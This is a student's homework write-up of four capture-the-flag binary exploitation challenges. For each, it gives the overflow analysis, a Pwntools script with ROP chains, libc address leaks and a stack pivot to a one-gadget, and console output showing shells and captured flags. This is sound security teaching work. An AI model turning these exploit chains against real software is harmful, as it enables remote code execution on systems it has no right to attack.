
Week7-Pwn Write-ups

Name: **Xinsheng Zhu**
UnivID: **N10273832**
NetID: **xz4344**

!!! 900/300 pts solved !!!

Baby ROP (50 pts)

In this challenge, with nothing provided, we need to pop a shell to retrieve the flag. We directly open the binary file `baby_rop` with Binary Ninja to inspect the Disassembly.



In the `main` function, a stack buffer overflow can be applied to the read buffer `buf` through the vulnerable function call `gets(&buf)` without controlling the read buffer length. Besides, through the function call `system(line: "echo like /bin/sh")`, we can tell that the glibc function `system` has already been loaded into the PLT/GOT tables from the C standard library and the string `/bin/sh` is already in the binary. There is also a `pop rdi; ret` gadget in the `f` function.

Therefore, what we need to do is overwrite the pushed return instruction pointer `__return_addr` of `main` by overflowing the read buffer `buf` starting from `rbp-0x10` with an ROP chain, which realizes the function call `system("/bin/sh")` by popping the existed string `/bin/sh` into `rdi` as the first argument and calling `system` through its PLT entry after alignment. In this situation, the `main` function will return to the executable ROP chain to pop a shell.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
```

```
......
e = ELF(CHALLENGE)
r = ROP(CHALLENGE)
chain = [
    r.rdi.address,
    next(e.search(b'/bin/sh')),
    r.ret.address,
    e.plt.system
]

print(p.recvuntil(b"> ").decode())
msg = b"A" * 0x18 + b"".join([p64(c) for c in chain])
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```


The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk7/baby_rop# python3 baby_rop.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1201: Done
[*] '/root/wk7/baby_rop/baby_rop'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] Loaded 6 cached gadgets for './baby_rop'
hello, xz4344. Please wait a moment...

        Can you pop a shell? like /bin/sh
        >
[*] Sending message in raw bytes: b'AAAAAAAAAAAAAAAAAAAAAAAA\x9e\x11@\x00\x00\x00\x00\x00& @\x00\x00\x00\x00\x00\x1a\x10@\x00\x00\x00\x00\x0
0t\x10@\x00\x00\x00\x00\x00'
[*] Switching to interactive mode
$ cat flag.txt
flag{4ll_g4dg3ts_1nclud3d!_66c4bd3b46de74dc}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1201
```

The captured flag is `flag{4ll_g4dg3ts_1nclud3d!_66c4bd3b46de74dc}`.

Classic ROP (150 pts)

In this challenge, with nothing provided, we need to pop a shell to retrieve the flag. We directly open the binary file `classic_rop` with Binary Ninja to inspect the Disassembly.



The `main` function first reads in a number by calling the `get_number` function (screenshot omitted), treating it as the size argument for the following `fgets` function call. Then the `main` function reads the user's input into the read buffer `buf` through the `fgets(&buf, n: get_number(), fp: stdin)` function call, which is vulnerable to stack buffer overflow because the read buffer `buf` is located at `rbp-0x20` and the user's input can be larger than the buffer size. There is also a `pop rdi; ret` gadget in the `func` function. However, no libc function that meets the shell-popping conditions is dynamically loaded from the C standard library. Most importantly, there is no place to even leak any addresses.

Thus, our basic idea is to execute the `main` function twice. The first time, we overwrite the pushed return instruction pointer `__return_addr` of `main` by overflowing the read buffer `buf` starting from `rbp-0x20` with a formed ROP chain to leak an address and return to `main` again. In this ROP chain, before returning to `main` for the second exploitation, the GOT address of `puts` is popped into `rdi` as the first argument, and then `puts` is called through its PLT entry to leak the actual address of `puts`. The second time, with calculated addresses in the C standard library, we again overwrite the pushed return instruction pointer `__return_addr` of `main` by overflowing the read buffer `buf` starting from `rbp-0x20` with another formed ROP chain to pop a shell by popping the string `/bin/sh` into `rdi` as the first argument and calling `system` after alignment.

Meanwhile, for the `get_number` function, to get the size argument for `fgets`, we can input either a very large number or the exact length of the stack overflow message plus one to ensure the ROPping goes as we want. That's because for the `fgets(&buf, n, fp)` function call if the user inputs size n, the actual bytes read will be (n-1) + null terminator. When the `fgets` function reads input that exceeds its size argument, the remaining content will be available to be read by any subsequent read operations.

Part of the script using Pwntools to solve the challenge is shown below.

```python
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
r = ROP(CHALLENGE)
chain1 = [
    r.rdi.address,
    e.got.puts,
    e.plt.puts,
    e.symbols.main
]

print(p.recvuntil(b"!\n").decode())
size_1 = 0x28 + 0x8 * len(chain1) + 1
p.sendline(str(size_1).encode())
log.info(f"Sending size number in base 10: {size_1}")

msg_1 = b"B" * 0x28 + b"".join([p64(c1) for c1 in chain1])
p.send(msg_1)
log.info(f"Sending message in raw bytes: {msg_1}")

glibc_puts_addr = u64(p.recv(6).ljust(8, b"\x00"))
log.info(f"Receiving leaked puts address: {hex(glibc_puts_addr)}")

glibc_e = ELF("libc.so.6")
glibc_base_addr = glibc_puts_addr - glibc_e.symbols.puts
glibc_binsh_addr = glibc_base_addr + next(glibc_e.search(b"/bin/sh"))
glibc_system_addr = glibc_base_addr + glibc_e.symbols.system

glibc_r = ROP("libc.so.6")
chain2 = [
    glibc_r.rdi.address + glibc_base_addr,
    glibc_binsh_addr,
    glibc_r.ret.address + glibc_base_addr,
    glibc_system_addr
]

print(p.recvuntil(b"!\n"))
size_2 = 0x28 + 0x8 * len(chain2) + 1
p.sendline(str(size_2).encode())
log.info(f"Sending size number in base 10: {size_2}")

msg_2 = b"B" * 0x28 + b"".join([p64(c2) for c2 in chain2])
p.send(msg_2)
log.info(f"Sending message in raw bytes: {msg_2}")

p.interactive()
```


The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk7/classic_rop# python3 classic_rop.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1202: Done
[*] '/root/wk7/classic_rop/classic_rop'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] Loaded 6 cached gadgets for './classic_rop'
hello, xz4344. Please wait a moment...
Let's ROP!

[*] Sending size number in base 10: 73
[*] Sending message in raw bytes: b'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\xfe\x11@\x00\x00\x00\x00\x00\x18@@\x00\x00\x00\x00\x00\xa4\x10@
\x00\x00\x00\x00\x00\x03\x12@\x00\x00\x00\x00\x00\x00'
[*] Receiving leaked puts address: 0x7f1ec1689e50
[*] '/root/wk7/classic_rop/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[*] Loaded 219 cached gadgets for 'libc.so.6'
b"\nLet's ROP!\n"
[*] Sending size number in base 10: 73
[*] Sending message in raw bytes: b'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\xe53c\xc1\x1e\x7f\x00\x00x\x16~\xc1\x1e\x7f\x00\x009!c\xc1\x1e\
x7f\x00\x00p\x9de\xc1\x1e\x7f\x00\x00'
[*] Switching to interactive mode
$ cat flag.txt
flag{th4t_w4s_r0pp1ng_b3f0r3_gl1bc_2.34!_d82f5c408289f889}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1202
```

The captured flag is `flag{th4t_w4s_r0pp1ng_b3f0r3_gl1bc_2.34!_d82f5c408289f889}`.

EZ Target (100 pts)

In this challenge, with nothing provided, we need to pop a shell to retrieve the flag. We directly open the binary file `ez_target` with Binary Ninja to inspect the Disassembly.



The `main` function first reads in a value, treating it as an address, and prints the dereference of that value. Since we know the offsets of functions within libc, this process can be exploited to leak a libc function's actual address in order to calculate the base address of libc. Then the `main` function reads the user's input into the read buffer `buf` (`fgets(&buf, n: 0x40, fp: stdin)`) and copies the content into the buffer `buf_1` (`memcpy(&buf_1, &buf, 0x40)`), which is vulnerable to stack buffer overflow because the buffer `buf_1` is located at `rbp-0x10` in the stack and the copy size is `0x40`. However, there is no appropriate gadget in the binary, and no libc function that meets the shell-popping conditions is dynamically loaded from the C standard library.

Therefore, what we need to do is firstly send the `puts` GOT address to leak the actual `puts` address, and secondly calculate the libc's base address and other addresses in the C standard library required to form a shell-poping ROP chain, and thirdly overwrite the pushed return instruction pointer `__return_addr` of `main` by overflowing the read buffer `buf_1` starting from `rbp-0x10` with the ROP chain, which realizes the function call `system("/bin/sh")` by popping the string `/bin/sh` into `rdi` as the first argument and calling `system` after alignment. In this situation, the `main` function will return to the executable ROP chain to pop a shell.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
puts_got_addr = e.got.puts

print(p.recvuntil(b"?\n").decode())
```

```python
p.send(p64(puts_got_addr))
log.info(f"Sending GOT puts address: {hex(puts_got_addr)}")

glibc_puts_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving leaked puts address: {hex(glibc_puts_addr)}")

glibc_e = ELF("libc.so.6")
glibc_base_addr = glibc_puts_addr - glibc_e.symbols.puts
glibc_binsh_addr = glibc_base_addr + next(glibc_e.search(b"/bin/sh"))
glibc_system_addr = glibc_base_addr + glibc_e.symbols.system

glibc_r = ROP("libc.so.6")
chain = [
    glibc_r.rdi.address + glibc_base_addr,
    glibc_binsh_addr,
    glibc_r.ret.address + glibc_base_addr,
    glibc_system_addr
]

msg = b"C" * 0x18 + b"".join([p64(c) for c in chain])
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```


The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk7/ez_target# python3 ez_target.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1203: Done
[*] '/root/wk7/ez_target/ez_target'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...

Anything you'd like to ask me?

[*] Sending GOT puts address: 0x403fc0
[*] Reveiving leaked puts address: 0x7f599ad49e50
[*] '/root/wk7/ez_target/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[*] Loaded 219 cached gadgets for 'libc.so.6'
[*] Sending message in raw bytes: b'CCCCCCCCCCCCCCCCCCCCCCCC\xe53\xcf\x9aY\x7f\x00\x00x\x16\xea\x9aY\x7f\x00\x009!\xcf\x9aY\x7f\x00\x00p\x9d
\xd1\x9aY\x7f\x00\x00'
[*] Switching to interactive mode

Let's pop a shell!
$ cat flag.txt
flag{l1bc_g4dg3ts_f0r_th3_w1n!_6c605fe06da05370}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1203
```

The captured flag is `flag{l1bc_g4dg3ts_f0r_th3_w1n!_6c605fe06da05370}`.

docs (300 pts)

In this challenge, with nothing provided, we need to pop a shell to retrieve the flag. We directly open the binary file `docs` with Binary Ninja to inspect the Disassembly.



We can discover that the overall flow and details of the `main` function are as follows.

1. The `main` function calls the `create_document` function, getting the user's input using safe `fgets` up to `0x1000` bytes and copying the input to fixed address `0x404080` (`document` in the `.bss` section) using `memcpy`.
2. The `create_document` function calls the `add_title` function, getting the user's input using vulnerable `read` up to `0x38` bytes, which is larger enough to overwrite the `__saved_rbp` field in the stack of `add_title`.

In this scenario, we can neither leak any address nor overwrite the `__return_addr` field in any function's stack. Since only the `__saved_rbp` field in the `add_title` function's stack can be overwritten, we ought to perform Stack Pivoting with pushed `rbp` control, pivoting the stack of `add_title` to the longer ROP chain in the `document` area of the `.bss` section in memory after the program processes two `ret` instructions (`mov rsp, rbp; pop rbp`) in `add_title` and `create_document`: the first to pop the overwritten value into `rbp`, and the second to move that value into `rsp`. It should be noted that when constructing an ROP chain in this situation, the first element has to be able to dereference.

Thus, for the first input in the `create_document` function, we should send out an ROP chain with prefix padding as a pivoted stack; for the second input in the `add_title` function, we should overwrite the `__saved_rbp` field in its stack to the address of the ROP chain in the `document` area of the `.bss` section.

There are four main parts in our designed ROP chain.

1. Use the address of `document` as the first element of the chain, which is dereferenceable, and the address of `document` minus `0x78` is writable (constraint for the following one-gadget).
2. Leak the actual address of `puts` by calling `puts` through PLT entry with the `puts` GOT address as the first argument, which can be used to calculate the libc's base address and then other required addresses.

3. Link the `puts` GOT address to the address of the one-gadget `execve("/bin/sh", rsi, rdx)` in libc with a `0xebc88` offset by calling `read` through PLT entry with standard input as the first argument, the `puts` GOT address as the second argument, and 8 as the third argument. We can get information for this one-gadget through the command `one_gadget libc.so.6` below.

```
root@offsec:~# one_gadget libc.so.6
......
0xebc88 execve("/bin/sh", rsi, rdx)
constraints:
  address rbp-0x78 is writable
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
......
```

4. Call `puts` through PLT entry, which is already linked to `execve` to pop a shell, with 0 as its second and third arguments.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
r = ROP(CHALLENGE)
chain = [
    e.symbols.document,
    r.rdi.address,
    e.got.puts,
    e.plt.puts,
    r.rdi.address,
    0x0,
    r.rsi.address,
    e.got.puts,
    r.rdx.address,
    0x8,
    e.plt.read,
    r.rsi.address,
    0x0,
    r.rdx.address,
    0x0,
    e.plt.puts
]

print(p.recvuntil(b": ").decode())
msg_1 =b"D" * 0x88 + b"".join([p64(c) for c in chain])
p.sendline(msg_1)
log.info(f"Sending message in raw bytes: {msg_1}")

print(p.recvuntil(b": ").decode())
msg_2 = b"D" * 0x30 + p64(e.symbols.document + 0x88)
p.send(msg_2)
log.info(f"Sending message: {msg_2}")

glibc_puts_addr = u64(p.recv(6).ljust(8, b"\x00"))
log.info(f"Receiving leaked puts address: {hex(glibc_puts_addr)}")

glibc_e = ELF("libc.so.6")
glibc_base_addr = glibc_puts_addr - glibc_e.symbols.puts
glibc_one_gadget_addr = glibc_base_addr + 0xebc88

p.send(p64(glibc_one_gadget_addr))
log.info(f"Sending one gadget address: {hex(glibc_one_gadget_addr)}")

p.interactive()
```

The console output of the script execution is shown below.

```
● root@17b95fe8a8e6:~/wk7/docs# python3 docs.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1204: Done
[*] '/root/wk7/docs/docs'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] Loaded 8 cached gadgets for './docs'
hello, xz4344. Please wait a moment...

        Welcome to my new Word Processor!

        Please input your text:
[*] Sending message in raw bytes: b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD\x80@@\x00\x00\x00\x00\x00\xd5\x12@\x00\x00\x00\x00\x00\x18@@\x00\x00\x00\x00\x00\x84\x10@\x00\x00\x00\x00\x00\x
00\xd5\x12@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe2\x12@\x00\x00\x00\x00\x00\x18@@\x00\x00\x00\x00\x00\xef\x12@\x00\x00\x00\
x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\xa4\x10@\x00\x00\x00\x00\x00\xe2\x12@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xef\x12@\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x84\x10@\x00\x00\x00\x00\x00'
        Now you can add the title:
[*] Sending message: b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD\x08A@\x00\x00\x00\x00\x00'
[*] Receiving leaked puts address: 0x7f9939d4de50
[*] '/root/wk7/docs/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[*] Sending one gadget address: 0x7f9939db8c88
[*] Switching to interactive mode

$ cat flag.txt
flag{rop!_bc952bc6091ed89c}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1204
```

The captured flag is `flag{rop!_bc952bc6091ed89c}`.

